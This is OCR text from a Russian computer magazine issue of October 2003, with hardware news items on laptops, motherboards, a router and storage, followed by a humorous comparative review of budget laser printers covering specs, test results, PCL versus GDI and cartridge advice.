Новинка снабжена уникальными щетками, которые очищают ковры примерно вдвое эффективнее обычных пылесосов той же мощности всасывания. Робот выполняет свою работу очень тихо - уровень шума соответствует шуму от среднестатистического системного блока, таким образом, робот может работать и ночью. Для уборки помещения площадью в 130 кв. метров роботу потребуется 20 минут, а на полной зарядке он сможет пропылесосить 4 сотки коврового покрытия :).
Стоить новинка будет около $2,5k, в будущем году менеджеры компании планируют продать в России 1500 таких роботов.



Ноутбуки от iiyama

Два ноутбука формата A4 представила недавно корпорация iiama - N9133HC-1 и N9133HC-2.



Базовая модель с индексом "1" оснащена 1,4-гигагерцовым процессором Pentium-M, модификация же модели "2" отличается от базовой версии лишь тактовой частотой процессора - 1,6 ГГц, и объемом ОЗУ - 512 Мб против 256, остальные характеристики ноутбуков одинаковые:

- Чипсет: i855GM
- Память: DDR266 SDRAM (256 Мб в базовой модели)
- Жесткий диск: 40 Гб Ultra ATA/100
- Экран: 14,1", разрешение XGA (1024x768)
- Встроенный оптический привод: комбинированный DVD-ROM & CD-R/RW (запись CD - 16x, перезапись CD-RW - 10x, чтение DVD-ROM - 8x, CD-ROM - 24x)
- Поддержка сети: контроллер 10/100BASE-TX, WLAN - 802.11x
- Порты: USB 2.0 - три, IEEE 1394
- Модем: с поддержкой V.90
- Слот расширения: PC Card Type II
- Время работы от аккумулятора: 5 часов
- Размеры: 316x274x27,1 мм
- Вес: 2,1 кг

Гигабайт в детской ладошке



Как стало известно со страниц сайта PC Inpact, компания Philips разработала собственную версию оптического перезаписываемого носителя нового стандарта Blue-ray disc. Диск имеет диаметр всего 3 сантиметра, названа новинка загадочным словосочетанием "Portable Blue" (портативный голубой :)).

Новые носители, по утверждению разработчика, способны хранить до 1 Гб информации; на базе Portable Blue компания также планирует наладить выпуск целых линеек миниатюрных портативных устройств (плееров и т.п.).

Более того, компания уже представила прототип такого устройства, имеющего размеры 43х36х5 мм, что сравнимо с размерами обычной карты флеш-памяти стандарта CompactFlash Type II. Однако точных сведений о дате начала выпуска и розничной цене таких устройств я пока не встречал.


Мини-камера

О разработке и начале поставок двух встраиваемых цифровых 1,1-мегапиксельных CCD-модулей LZ0P3721 и LZ0P3726 объявила недавно корпорация Sharp.

Новинки главным образом ориентированы на применение в сотовых телефонах и PDA.

Новые модули имеет толщину всего 9,7 мм, причем их объем менее полутора кубических сантиметров! Обе новинки оборудованы оптикой с фиксированной диафрагмой, а LZ0P3726 вдобавок умеет работать в режиме макросъемки.

В составе каждого модуля присутствует 1/4-дюймовая CCD-матрица, процессор, обрабатывающий изображения, CCD-периферия и, как уже отмечалось, оптика.




Обе новинки поддерживают режим цифрового увеличения изображения (в ущерб, конечно же, разрешению, полный слив).

Обе камеры появятся в опытных партиях уже в сентябре, начало массовых поставок запланировано на октябрь. Оптовая цена модуля LZ0P3721 составляет порядка $90, LZ0P3726 будет стоить на 20 долларов дороже.

Платформа для Athlon64

Готовится к выпуску материнская плата MSI K8T Neo, выполненная в форм-факторе ATX и предназначенная для работы с процессорами AMD Athlon64, устанавливаемыми в разъем Socket 754.



Новинка поддерживает фирменную технологию AMD Cool'n'Quiet и функционирует на наборе системной логики VIA K8T800 + VT8237.

Материнская плата имеет три слота DIMM, в которые можно вставить до 3 гигабайт памяти DDR 266/333/400.


Также устройство оснащено интегрированным 5.1-звуком на базе небезызвестного аудиокодека AC'97, оптическим и коаксиальным интерфейсом SPDIF, слотом AGP (с поддержкой, конечно же, режима 8X).

Имеются также 5 слотов PCI, четыре порта Serial ATA/150 (два из которых функционируют благодаря встроенному Serial ATA RAID-контроллеру), 3 порта ATA133 (один из них - Promise RAID), встроенные контроллеры VIA RAID и Promise RAID с поддержкой RAID уровней 0, 1, 0+1, а также контроллер Gigabit LAN и два порта IEEE 1394.

Плата поддерживает все новейшие технологии Iwill, в том числе оснащена чипом CoreCell, поддерживает технологию динамического разгона - D.O.T. (Dynamic Overclocking Technology) и функции LiveUpdate.

Дешевый ноутбук

695 долларов - потрясающая цена для нового ноутбука, верно? Именно такое предложение компания Rover



Computers сделала своим клиентам 18 сентября, представив новый ноутбук RoverBook Partner E415.




В номере:

октябрь 2003
№58

Новинка функционирует на базе процессора VIA C3, работающего на частоте в один гигагерц, 14,1-дюймового 1024x768 ЖК-дисплея, чипсетной связки VIA CLE266 + VT8235 с интегрированной графикой Castle Rock GFX (до 64 Мб выделенной памяти). Устройство также может быть оборудовано 512 мегабайтами памяти DDR266 SDRAM (в базовой версии идет 128), 80-гиговым хардом (начальное предложение оснащено 20 Гб винчестером), звуковой подсистемой (AC'97 2.1) и 24x приводом CD-ROM. Кроме того, ноутбук снабжен 4 портами USB 2.0, COM-портом, встроенными средствами коммуникации - факс/модемом 56.6K V.90/V.92, Ethernet LAN адаптером 10/100, аудиовыходом для микрофона и встроенными динамиками. Современная Smart Li-On батарея позволит работать более 1,5 часов в автономном режиме.

Бюджетная система

Корпорация Elitegroup представила широкой общественности материнскую плату 848P-A, функционирующую на базе системной логики Intel 848P+ICH5 с поддержкой одноканальной памяти.




Новинка выполнена в форм-факторе ATX, поддерживает процессоры Pentium 4/Celeron с FSB 800/533/400 МГц, оборудована слотом AGP с поддержкой режима 8x, пятью слотами PCI, 5.1-звуком на базе аудиокодека AC'97, сетевым 10/100BASE-T Ethernet адаптером на базе Realtek RTL8100C.
А к двум слотам DIMM можно подключить до 2 Гб одноканальной памяти DDR400/333/266/200. Такое вот бюджетное решение за умеренную ($80) цену.

Воздушный роутер

О начале поставок нового беспроводного маршрутизатора CNBR-914W сообщила в пресс-релизе компания CNet Technology. Новинка позволяет обеспечить локальным сетям (как проводным, так и беспроводным) доступ в интернет, используя всего один ADSL или кабельный модем - тут имеется в виду, конечно же, вездесущий натинг адресов, когда адреса внутренних машин в заголовках пакетов транслируются в адреса внешнего интерфейса и обратно.
CNBR-914W - беспроводной маршрутизатор с четырьмя портами 10/100BASE-T, а также встроенной точкой доступа для радиоклиентов, подключающихся по стандарту IEEE802.11b в частотном диапазоне 2,4 ГГц.
Устройство поддерживает протоколы TCP/IP, PPPoE, IPSec, RIP и может обеспечивать одновременный доступ в интернет 253 пользователям.
Вопреки ожиданиям, при использовании маршрутизатора в нестандартных интернет-задачах, типа ICQ, Netmeeting, Real Player, etc, не возникнет никаких проблем благодаря множеству поддерживаемых решений. Новинка оснащена средствами защиты, которые позволяют администратору "предотвращать несанкционированный доступ" (наивные), а благодаря встроенному механизму контроля доступа, становится возможным ограничивать доступ в интернет с определенных рабочих станций. Рекомендованная розничная цена устройства - $135. Лично для меня так и осталось загадкой - чем же такое решение лучше старой 486 машины с установленной Unix-like системой и настроенным NAT'ом.

Мама от Iwill


Новую системную плату DK8X выпускает в скором времени корпорация IWILL.



Новинка предполагает использование в рабочих станциях на базе новых 64-разрядных процессоров AMD Opteron и поддерживает технологии HyperTransport, AGP Pro/8x и PCI-X.
Основные спецификации DK8X:
- Процессор: AMD Opteron (Socket 940)
- Чипсет: AMD 8111 + 8131+8151
- Память: до 16 Гб двухканальной DDR333/266/200 с ECC (Error Correcting Code), 8 разъемов DIMM
- AGP Pro/8X
- 2xPCI-X (64 разряда/133 МГц), 1xPCI (64 разряда/66 МГц), 2xPCI(32 разряда/33 МГц)
- Встроенный адаптер 1000 Мбит/с Ethernet: 3COM 3C940
- Контроллер Serial ATA: Silicon Image Sil3114, четыре порта Serial ATA с поддержкой RAID 0, 1 и 0+1
- IDE: два канала Ultra DMA 133/100/66/33
- Контроллер IEEE 1394: TI TSB43AB22
- Контроллер USB2.0: NEC
- Форм-фактор: eATX (12"x13" или 304x330 мм)
- Разъем питания: EPS 12 В (460 Вт)

Мама оверклокера

Новую системную плату P4AL-800 представила недавно компания ASRock. Новинка работает на чипсетной связке ALi M1681 + M1563, а значит, поддерживает процессоры Pentium 4 с технологией Hyper-Threading и FSB 800 МГц, а также память DDR400 и шину AGP 8X.
Кроме того, новинка имеет следующие характеристики:
- Поддержка процессоров Intel Pentium 4/Celeron с FSB 800/533/400 МГц (в режиме FSB400MHz поддерживается память только DDR200)
- Поддержка памяти DDR 400/333/266/200
- Интегрированный LAN-контроллер 10/100 Ethernet LAN
- Пять слотов PCI
- ASROCK I/O - 4 стандартных порта USB 2.0 на задней панели, стандартный порт RJ45 LAN и порты Game/MIDI



- 5.1-канальный звук
- В комплекте поставки: руководство по быстрой установке на нескольких языках, CD с программным обеспечением PC-cillin 2002, ASRock PC DIY Live Demo, 3D Audio Player и т.д.
- Технология ASRock U-COP - ASRock Universal CPU Overheating Protection (аппаратная защита процессора от перегрева)
- Технология B.F.G. - Boot Failure Guard (функция BIOS для защиты от сбоев)
- Hybrid Booster - утилита безопасного разгона (ASRock Safe Overclocking Technology)

Внешний TV-тюнер

О выпуске нового внешнего TV-тюнера объявила компания Prolink Microsystems.
Это PixelView PlayTV BOX II, который позволит тебе смотреть телевизионные передачи на экране монитора, не имея крутой видеокарты с TV-выходом. К тюнеру можно подключить множество разнообразных устройств - даже колонки. А при помощи пульта ДУ ты сможешь с дивана щелкать по каналам и регулировать громкость звука. Ниже приведены основные спецификации новинки:
- Прием телевизионных программ в диапазонах CATV/VHF/UHF
- Подключение к ТВ, видео или комьютеру
- Возможность подстройки насыщенности, контрастности, цветности (NTSC), яркости (в т.ч. с пульта)



- AV/S Видео вход для подключения видеомагнитофона, видеокамеры, игровых приставок и пр.
- Функция OSD (On screen display)
- Автосканирование каналов
- Автоопределение NTSC/PAL/SECAM
- Функция Picture-On-Picture
- 10-битный ЦАП
- Три режима разрешения: XGA (1024x768), SVGA (800x600), VGA (640x480)
- Таймер автоматического включения и отключения

Стоит это чудо около $70



СКАЗ ПРО ТО, КАК ПЕЧАТАТЬ НА ЛАЗЕРНИКЕ И НЕ БЫТЬ ЗАДУШЕННЫМ ЖАБОЙ

test_lab (testlab@gameland.ru)

СКАЗ ПРО ТО, КАК ПЕЧАТАТЬ НА ЛАЗЕРНИКЕ И НЕ БЫТЬ ЗАДУШЕННЫМ ЖАБОЙ

Для обзора мы отобрали принтеры стоимостью до 230 баксов. Года три-четыре назад такие цены показалось бы кидаловом, но сейчас это реальность, и среди наших подопытных есть такие, цена на которые уже опустилась ниже 200-долларового барьера. Все эти аппараты имеют скорость от 10 страниц в минуту и разрешение от 600 dpi.

СПИСОК ТЕСТИРУЕМОГО ОБОРУДОВАНИЯ

- CANON LBP-1120
- EPSON EPL-6100
- HP LaserJet 1000w
- LEXMARK E321
- OKIPAGE B4200L
- PANASONIC KX-P7100
- SAMSUNG ML-1510
- XEROX Phaser 3120

А-а-а!!! Чувак! Цены атакуют, как говорилось в какой-то рекламе. Лазерный принтер тебе абсолютно не нужен, если ты не хочешь недорого, но качественно распечатать курсач, диплом, солюшен, да и просто что-нибудь почитать на бумаге. Хороший лазерный аппарат порвет чернильную брызгалку по стоимости страницы, но с печатью цветных картинок - облом. В общем, выбор за тобой. Наша задача - объяснить, что к чему.

Ты прочитаешь о том, как круто купить ч/б лазерный принтак по цене в 200 упившихся енотов. Причем это будет не какая-то лажа, а полноценный агрегат, в ряде случаев даже с поддержкой PCL6. На нем можно печатать как текст, так и графику. Правда, последняя получится не так здорово, как на большинстве струйников, но для распечатки фоторобота соседа подойдет вполне. Тем более водостойкость отпечатков позволяет расклеивать эти фотороботы на улице под дождем. Если серьезно, можно сказать, что, задумывая покупку лазерного принтера, надо заранее отказаться от возможности печати сложной графики и ориентироваться на печать большого количества текста. Тем более что в Москве стали появляться нормальные пункты печати с цифровых носителей, где можно недорого отпечатать все, что наснимал на последней пьянке. А потребность в домашней фотопечати потихоньку начинает отпадать (за кадром слышен смачный звук отпавшей необходимости).

КАК МЫ ТЕСТИЛИ

Типа все просто. Замерялось время вывода первой страницы после нажатия на клавишу "печать" в приложении (Word и стандартная смотрелка фотографий из WINDOWS XP) и время печати 10 страниц простого текста без картинок. Далее время переводилось в скорость печати. Конечно, кто-то из воинствующих любителей драть глотку начнет вопить, что надо измерять по-другому, но нам ведь важно побыстрее напечатать и смыться на тусовку, правда? Поэтому время считали именно так.

Визуально оценивалось качество печати текста и графики. Графикой служила картинка с набором фотографий и градиентной (это когда цвет изменяется от черного до белого) полосой. На фотографиях можно оценить то, как принтер справляется с печатью переходов от черного к белому и отследить технологию улучшения изображения (если она есть, конечно). Затем проверялось, как принтер может экономить тонер. Последней по списку, но не по важности, идет всякая мишура, типа шумности кулера и удобства расположения разъемов и выключателя питалова.

КАК ВСЯ ЭТА БАЙДА РАБОТАЕТ

Принцип работы лазерного принтера прост как луноход. Печать осуществляется путем вплавления полимерного порошка (проще говоря, тонера) в поверхность носителя (а это, соответственно, бумага). Принтер получает данные с компьютера и лазером "рисует" на поверхности фотобарабана точки. В местах, засвеченных лазером, существенно меняется заряд поверхности фотобарабана. Затем при помощи девелопера к барабану подносится тонер, который прилипает к заряженным участкам, после чего тонер переносится на бумагу и припекается. Припекание происходит при температуре 160-200 градусов, и если кто-то поджарится, пытаясь уличить нас во лжи и суя пальцы куда не следует - так ему и надо.

Если тебя интересуют малоизвестные подробности относительно печати, то можешь спросить у гугля (http://google.com.ru) или придумать сам. Добавим лишь, что фирма OKI сделала не как все. Она заменила лазер полоской светодиодов. Основной плюс - отсутствие озона. Минус - когда-то давно светодиодные линейки отличались ненадежностью, и приходилось, в случае чего, их заменять, причем обходилось это недешево. Сейчас OKI дает на них пожизненную гарантию (в смысле, на весь срок службы принтера, а ты что подумал?).

А КАК ЖЕ LINUX?

Как всегда, на высоте. Вот только не все принтеры с ним работают. Традиционно можно использовать модели с поддержкой PCL6: OKI B4200L, LEXMARK E321(PCL5e). Производители, пишущие специальные драйвера, представлены в нашей команде тремя экземплярами: SAMSUNG, LEXMARK, EPSON. О поддержке тестируемых моделей принтеров других производителей нам ничего не известно, хотя вполне возможно, что кто-то из отважных перцев намутит что-нибудь для нужд сообщества. Возможно, это будешь ты.

Специально для тебя расскажем, как это делается. Берешь работоспособную win-систему с установленным драйвером принтера. Смотришь, что система отдает драйверу и что выдает он. Шевелишь извилинодвигательной мышцей и пишешь под Linux примочку, которая принимает любой из форматов, выдаваемых ghostscript, и выдает понятные для принтера команды аналогично родному драйверу. Описанный способ называется revers-engineering (вольный перевод - обратная разработка) и в некоторых европейских странах запрещен законом. Большинство драйверов для Linux написаны энтузиастами с применением именно этого способа, так что ты можешь немного приобщиться

к хацкер-элите, если, конечно, извилинодвигательная мышца достаточно развита.

ЧТО ЕСТЬ GDI ИЧТО ЕСТЬ PCL, И ЗАЧЕМ ЭТО НАДО

PCL - язык описания заданий печати, первоначально разработанный компанией Hewlett Packard для своих лазерных моделей. Существуют несколько вариантов языка PCL, наиболее распространенными из которых являются PCL3, PCL5e и PCL6. Из них в лазерных принтерах встречаются два последних. GDI это общее обозначение класса windows-принтеров. Эти принтеры, как правило, имеют простецкую электронику (в смысле, не такую сложную, как у PCL моделей) и небольшой размер памяти. Много памяти им не надо, так как печатаемое задание может подгружаться по ходу освобождения памяти, в то время как PCL принтер должен разместить все задание в памяти и только после этого начнет печать. Если памяти не хватает, то, в зависимости от продвинутости драйверов, либо печатается сообщение об ошибке, либо задание печатается не полностью, либо печатается в меньшем разрешении. Использование стандарта PCL позволяет печатать из любых операционных систем, поддерживающих PCL драйвер (DOS, Linux, FreeBSD и т.д.). С GDI все немного по-другому. Каждая фирма, как правило, создает свой специфический низкоуровневый язык, который несовместим с чем-либо еще. Вдобавок ко всему, PCL принтеры меньше загружают процессор за счет того, что образ растровой картинки из PCL создают самостоятельно, в то время как GDI принтеры только сами печатают готовую, оставляя всю работу ЦП.

КАРТРИДЖИ ИЛИ КАК НЕ ОБЛАЖАТЬСЯ ПРИ ВЫБОРЕ СТРАТЕГИИ ВОЙНЫ С ЖАБОЙ

Расходниками в лазерном принтере являются фотобарабан (ну и еще несколько служебных деталей, идущих с ним в комплекте) и тонер. В зависимости от модели принтера они могут быть по-разному скомпонованы, соответственно, существует несколько вариантов конструкции картриджей.

Слова "совмещенный картридж" означают, что емкость с тонером и фотобарабан совмещены в одной коробочке и заменяются одновременно. Это наиболее популярный вариант. Хорош он тем, что при смене картриджа сменяется и недорогой недолговечный (ресурс как у самого картриджа) фотобарабан.

Существуют модели с раздельным картриджем. У них тонер хранится в специальной коробочке, его хватает на 2000-6000 страниц (отпечатков с пятипроцентным по площади заполнением листа тонером), а фотобарабан, имеющий ресурс 20000-100000 (второе - редкость для недорогих моделей, ориентироваться стоит на первый вариант) заменяется отдельно. Такой фотобарабан гораздо более совершенен, чем в первом случае, и, соответственно, дороже.


Новый картридж, содержащий несколько деталей, как правило, дороже, чем картридж, содержащий только тонер, но со временем придется заменять и довольно дорогой фотобарабан. Что выбрать, ты должен решить, проведя переговоры с госпожой Зеленой Жабой (она же жадность, вызванная ложным чувством дороговизны), которая будет тебя душить, если с ней не посоветоваться.

ИНТЕРФЕЙСЫ

Представленные в обзоре принтеры комплектуются интерфейсом USB версии 1.1 или


NEXT

CANON LBP-1120 ($196)



CANON LBP-1120 использует совмещенный картридж, достаточный для печати 2500(1000) страниц

- **Скорость печати, стр./мин: до 10**
- **Тестовая скорость печати, стр./мин: 8**
- **Время до выдачи первой страницы, с: 17**
- **Тестовое время выдачи первой страницы, с: 20**
- **Разрешение, dpi: 600x600**
- **Количество памяти: 512 Кб**
- **Интерфейс: USB 2.0**
- **Ресурс картриджа (стартовый картридж), стр.: 2500(1000)**
- **Драйвера для операционных систем: Windows 98/2000/ME/XP**
- **Размеры (ШxГxВ): 355x298x240 мм (без лотка для бумаги)**

Принтер снабжен полностью русифицированным драйвером, имеющим к тому же голосовое сопровождение. Тетка объявляет тебе, когда печать начата и завершена, а также, например, о неподходящем размере бумаги. Определить наличие кулера в этом девайсе "на слух" не удалось, видимо, его там просто нет. Соответственно, принтер издает шум только непосредственно в процессе печати. Как видно на фото, картридж принтера совмещенный.

Из недостатков стоит отметить несколько неудобное расположение кнопки выключения питания, она расположена на задней панели рядом с разъемом питания. Хотя если принтер не шумит во время простоя, то про кнопку можно и забыть. Есть интересный режим печати, при котором точки растра располагаются не строго упорядоченно, как в обычном режиме, а хаотично, и отпечаток напоминает творение струйника. Шрифт печатается четкий и контрастный. В режиме экономии тонера отпечатки немного светлее обычных. Драйвер позволяет быстро и удобно настроить качество печати, разрешение и плотность. Можно рекомендовать перцам, пользующим Windows, которые хотят печатать самую разнообразную ерунду, от шпаргалок до ч/б фоток.

SAMSUNG ML-1510 ($188)



Вот он, 1000-страничный совмещенный злодей

- **Скорость печати, стр./мин: до 14**
- **Тестовая скорость печати, стр./мин: 12**
- **Время до выдачи первой страницы, с: 11**
- **Тестовое время выдачи первой страницы, с: 14**
- **Разрешение, dpi: 600x600**
- **Количество памяти: 2 Мб**
- **Интерфейс: USB 1.1**
- **Ресурс картриджа (стартовый картридж), стр.: 3000(1000)**
- **Драйвера для операционных систем: Windows 95/98/2000/NT4.0, Linux, MacOS 8.6 и старше MacOS X**
- **Размеры (ШxГxВ): 348x355x193 мм**

Новая бюджетная лазерная модель от SAMSUNG продемонстрировала традиционно высокое качество печати. Отдельно хотелось бы отметить режим экономичной печати. При заявленных 40% экономии тонера, отпечатки выглядят почти так же хорошо (а для текста вообще не заметно), как и при обычной печати, и их можно смело сдавать в виде курсачей и рефератов.

Порадовала очень качественная печать градиентов, т.к. у предыдущих моделей были некоторые проблемы - наблюдались ступенчатые переходы. У SAMSUNG ML-1510 такая проблема отсутствует вообще. Отдельно стоит отметить, что хоть принтер и GDI, но дрова под Linux имеются. Из недостатков можно назвать разве что наличие "стартового" картриджа всего на 1000 отпечатков. Драйвер принтера полностью русифицирован, подписи на корпусе также сделаны на русском. В целом, принтер производит впечатление продуманного и сбалансированного решения. Его можно рекомендовать как универсальный домашний принтер.

СКАЗ ПРО ТО, КАК ПЕЧАТАТЬ НА ЛАЗЕРНИКЕ И НЕ БЫТЬ ЗАДУШЕННЫМ ЖАБОЙ

test_lab (testlab@gameland.ru)

2.0, а также LPT, он же IEEE-1284. В общем случае интерфейс USB 2.0 гораздо быстрее USB 1.1, который, в свою очередь, немного быстрее LPT. Если ты в первый раз покупаешь и подключаешь принтер, то с интерфейсом LPT у тебя, возможно, будут некоторые проблемы. Ты ведь не знаешь, что такое, например, ECP/EPP или IRQ, и в случает конфликтов будет больше возни. К тому же на некоторых современных платах LPT отсутствует вообще, и нелишним будет взглянуть на заднюю панель системного блока. Ну а USB может не быть на древних компах (до PII разъемы USB встречаются крайне редко, а для матплат стандарта AT, возможно, требуется покупка дополнительной планки для выведения наружу коннекторов USB, расположенных на плате). Хотя в этом случае можно купить дополнительный адаптер, устанавливаемый в слот PCI, который имеется на всех компьютерах, начиная с Pentium. Цена такой платы $10-25 в зависимости от количества наворотов.

РАЗРЕШЕНИЕ И СКОРОСТЬ ПЕЧАТИ

Представленные в обзоре принтеры могут печатать с разрешением 300, 600, class1200 или настоящие 1200 dpi. Кстати, если ты не знал, dpi - это dots per inch - точки на дюйм. В отличие от струйников, у лазерников скорость вывода задания на печать практически не зависит от используемого разрешения, и в повседневной жизни разница во времени незаметна вообще. При печати текста отличить 300 dpi от 600 dpi в принципе можно, а вот 600 dpi от большего - вряд ли, даже если присматриваться. Графика более чувствительна к разрешениям, и если ты хочешь распечатать ч/б фотку, то требуется как можно более высокое разрешение. Для примера посмотри на фотки в этом журнале. В типографии машины печатают с большим разрешением, и все равно заметны отдельные точки растра. Примерно та же ситуация будет и с лазерной печатью, плюс вдвое/вчетверо более низкое разрешение и отсутствие цвета. В принципе, на 600 dpi можно распечатать фотку на формат A4 и повесить на стену. Смотреться, может, будет и не ахти, но знакомые рожицы ты узнаешь. А вот для изготовления предварительных макетов того, что ты собираешься после воплотить в цвете, лазерник подходит как нельзя лучше.

Скорость печати мы измеряли с момента отправки задания на печать. Помимо самой пересылки задания в память принтера через интерфейс, время уходит и на преобразование между приложением в формат операционной системы, а затем в формат, понятный принтеру, и другие операции, выполняемые драйвером. В силу этих обстоятельств, полученное нами время выхода первой страницы несколько больше заявленного производителем и отражает быстродействие не железа принтера как такового, а связки железо+операционка+дрова.

По нашему мнению, для домашнего принтера важны стоимость и качество, поэтому при выборе лучших мы не обращали особого внимания на скорость печати. Хотя, наверное, все любят шустрое железо...


КОМПЛЕКТАЦИЯ

Все принтеры поставляются в коробочке с инструкцией на русском и картриджем. Во всех коробочках ле-

OKIPAGE B4200L ($205)



Тонер-картридж с блоком фотобарабана в сборе. Устанавливая тонер-картридж, будь аккуратнее, он может высыпаться. Во время установки имевшийся у нас экземпляр щедро угостил порцией тонера одного из сотрудников



- **Скорость печати, стр./мин: 16**
- **Тестовая скорость печати, стр./мин: 17**
- **Время до выдачи первой страницы, с: 6,2**
- **Тестовое время выдачи первой страницы, с: 7**
- **Разрешение, dpi: 600x1200**
- **Количество памяти: 8 Мб**
- **Интерфейс: USB 1.1, LPT**
- **Ресурс картриджа (стартовый картридж), стр.: 2500(2500) + 2500**
- **Драйвера для операционных систем: все Windows, Mac OS 8.6 и выше, Mac OS X 10.1 и выше**
- **Размеры (ШхГхВ): 355x395x200 мм**

OKIPAGE B4200L относится к классу светодиодных принтеров. Как упоминалось выше, это означает, что в этом принтере нет лазера. Вместо него используется полоска светодиодов. Видимо, эта технология позволила удешевить производство, и в результате мы получаем принтер с поддержкой языков PCL6, PCL5e, EPSON FX, да еще и неплохую скорость печати всего за $205. После тестовой печати выяснилась интересная особенность: тонер имеет более светлый, чем у большинства лазерных принтеров оттенок.

Если тебе не нравится, что все лазерные принтеры немного "чернят", то, возможно, тебе стоит обратить внимание на эту модель. Тем более что качество печати, как текста, так и графики, у нее на высоком уровне. Кстати, с сентября 2003 года принтеры OKIPAGE B4200L поставляются с дополнительным тонер-картриджем на 2500 страниц. Вот такая технология "стартовых картриджей" наоборот.

LEXMARK E321 ($225)



Совмещенный картридж, используемый в Lexmark E321

- **Скорость печати, стр./мин: до 19**
- **Тестовая скорость печати, стр./мин: 15**
- **Время до выдачи первой страницы, с: 9,5**
- **Тестовое время выдачи первой страницы, с: 12**
- **Разрешение, dpi: 600x600**
- **Количество памяти: 8 Мб**
- **Интерфейс: USB 1.1, LPT**
- **Ресурс картриджа (стартовый картридж), стр.: 3000/6000(1500)**
- **Драйвера для операционных систем: Windows 98/2000/Me/NT 4.0.**
- **Размеры (ШхГхВ): 391x361x221 мм**

Дизайнеры Lexmark постарались на славу, у принтера черный стильный корпус и куча индикаторных лампочек. Подписи к ним сделаны на английском, но если порыться в коробке, то среди разной документации можно найти комплект наклеек с надписями на разных языках, в том числе и на русском. Lexmark E321 - это лазерный PCL принтер. К тому же, это один из самых быстрых принтеров в обзоре. Текст печатается контрастный и четкий, а вот печать изображений слегка подкачала. У принтера немного сужена шкала серого.

Выражается это в том, что очень светлые и очень темные участки печатаются как просто белые и просто черные, т.е. все светлые и темные детали принтер попросту теряет. Хотя, возможно, неискушенному человеку заметить это сложно. Кулер в недрах аппарата звучит довольно громко и резко, возможно, это недостаток конкретно нашего экземпляра, и другие модели этим не страдают, но нам звук не понравился.

В целом, это довольно добротный (да еще и стильный) аппарат, и своих денег он стоит.

жит шнур питалова, а вот шнур интерфейса с некоторыми моделями не поставляется. Его может не быть вообще, или шнур может быть на шину LPT, а не USB. Так что тебе придется уточнить у продавца, что к чему, и купить необходимый хлам отдельно. Большинство принтеров поставляется с так называемым "стартовым картриджем". Эти прекрасные слова означают только одно: тонера в них меньше, чем в тех, которые можно купить отдельно к данной модели. Неужели ты думал, что больше? Хм… завидный оптимизм.

Кстати, заправка картриджа к лазернику левым тонером нежелательна. Если картридж к струйнику при засорении печатающей головки (если она совмещена с картриджем) после перезаправки можно с чистой совестью выкинуть, и купить, как положено, новый, то с лазерником такой фокус может не пройти. Дело в том, что, разрабатывая фирменный тонер, производитель подбирает оптимальный размер частиц, их массу, температуру плавления и т.п. Производитель "левого" тонера заниматься такими "глупостями" никогда не будет, ему надо деньги зарабатывать. При использовании тонера с неподходящими параметрами обязательно будет происходить ухудшение качества печати, и главный удар придется по печке. Ей будет сложнее расплавить более крупный или тугоплавкий тонер, поэтому закрепление будет проходить не полностью или не происходить совсем. То есть отпечаток твоего суперского принтера можно будет стереть ластиком или даже пальцем. Ну а печка может не пережить издевательств и скоропостижно скончаться. Похороны и поминки, как ты понимаешь - на твои деньги. Помимо этого, плохой тонер может испортить фотобарабан, например, вступив с ним в химическую реакцию или же оцарапав. Хотя за свой счет эксперимент ты можешь поставить, учитывая, что некоторые фирмы снимают принтеры с перезаправленными картриджами с гарантии. Справедливости ради надо отметить, что некоторые модели картриджей могут быть перезаправлены в сервис-центре вполне официально, при покупке стоит это уточнить.

NEXT

EPSON EPL-6100 ($280)





ВНЕ КОНКУРСА

Раздельная конструкция картриджа. Слева - блок фотобарабана, справа - емкость с тонером

- **Скорость печати, стр./мин: до 16**
- **Тестовая скорость печати, стр./мин: 12**
- **Время до выдачи первой страницы, с: 15**
- **Тестовое время выдачи первой страницы, с: 17**
- **Разрешение, dpi: 1200x1200**
- **Количество памяти: 8 Мб**
- **Интерфейс: LPT, USB 1.1**
- **Ресурс картриджа (стартовый картридж), стр.: 6000(3000)**
- **Драйвера для операционных систем: Macintosh OS 8.1-9.x, Windows 95/98/NT4.0/2000/ME/XP**
- **Размеры (ШхГхВ): 256x399x263 мм**

